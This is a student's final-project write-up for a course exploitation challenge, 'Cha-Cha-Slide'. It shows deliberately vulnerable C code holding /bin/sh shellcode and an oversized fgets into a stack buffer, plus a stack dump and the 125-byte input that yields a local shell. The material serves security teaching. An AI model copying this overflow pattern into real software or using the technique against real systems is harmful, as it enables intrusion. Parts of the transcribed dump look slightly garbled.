

CS 395

G01167216

Nghi Vi

Final Project Writeup


Cha-Cha-Slide

I. Reconnaissance

The way to solve this binary is pretty simple but took a bit of trial and error. Since the binary will write the corresponding nops instruction onto the stack based on how long the input is, we can use this to have the program write nops instruction all the way to the starting of the shell code being stored on the stack.

By looking at how many local variables there is in the function, I assume the length that will get us the shell is around 100 -200 bytes.

Lets first try a payload of length 120 bytes:

A terminal window with a dark background. The prompt is a green cursor. The command is `$ python3 -c 'print("A" * 120)'` in green and blue. The output consists of two lines of 120 'A' characters each, displayed in a light blue font.

We recognize the pattern of the shell code , see that we need a couple extra more bytes for the payload to reach the beginning of the shell code. We can use increment a few more bytes to see which will work.

| | | | | |
|-----------------|------------|------------|-------------|------------|
| 0x7fffffffdd40: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0x7fffffffdd50: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0x7fffffffdd60: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0x7fffffffdd70: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0x7fffffffdd80: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0x7fffffffdd90: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0x7fffffffdda0: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0x7fffffffddb0: | 0x41414141 | 0x41414141 | 0x0000000a | 0x00000000 |
| 0x7fffffffddc0: | 0x00003bb8 | 0x0000bb00 | 0x48530000 | 0x69622fbb |
| 0x7fffffffddd0: | 0x68732f6e | 0x89485300 | 0x0000bee7 | 0x00ba0000 |
| 0x7fffffffdde0: | 0x0f000000 | 0x00000005 | 0x55555070 | 0x00005555 |
| 0x7fffffffddf0: | 0x55556004 | 0x00005555 | 0x00000000 | 0x00000000 |
| 0x7fffffffdde0: | 0x55555240 | 0x00005555 | 0xf7e15d0a | 0x00007fff |
| 0x7fffffffde10: | 0xffffdef8 | 0x00007fff | 0xfffffe219 | 0x00000001 |
| 0x7fffffffde20: | 0x55555155 | 0x00005555 | 0xf7e158e9 | 0x00007fff |
| 0x7fffffffde30: | 0x00000000 | 0x00000000 | 0x3c347b07 | 0xe9d0ca2b |
| 0x7fffffffde40: | 0x55555070 | 0x00005555 | 0x00000000 | 0x00000000 |
| 0x7fffffffde50: | 0x00000000 | 0x00000000 | 0x00000000 | 0x00000000 |

```

int main(){
    char shellcode[] =
"\xb8\x3b\x00\x00\xbb\x00\x00\x00\x00\x53\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48\x89\xe7\xbe\x00\x00\x00\x00\xba\x00\x00\x00\x0f\x05";
    char input[128];
    char *nop = "\x90";
    int len;

    puts("sliiiiiiide up the stack!");
    fgets(input,250,stdin);
    len = strlen(input);

    int i = 0;
    for(;i <= len+1; i++){
        input[i] = *nop;
    }
}

```

After some trials, I found that 125 bytes is the length needed

II. Result

```

(cs395@kali) - [~/Desktop/CS395_Final_Challenges/Cha_Cha_Slide]
$ python -c 'print "A" * 125'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
~/Desktop/CS395_Final_Challenges/Cha_Cha_Slid

(cs395@kali) - [~/Desktop/CS395_Final_Challenges/Cha_Cha_Slide]
$ ./cha_cha_slide
sliiiiiiiide up the stack!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
~/Desktop/CS395_Final_Challenges/Cha_Cha_Slid
cha-cha real smooth!
$ ls
CS395_chachaslide_bruteforce.py  Notes  cha_cha_slide  slide.c
$ whoami
cs395
$ pwd
/home/cs395/Desktop/CS395_Final_Challenges/Cha_Cha_Slide
$
00000000
00005555
00000000
00007fff
00000001
00007fff
e9d0ca2b
00000000
00000000
00000000

```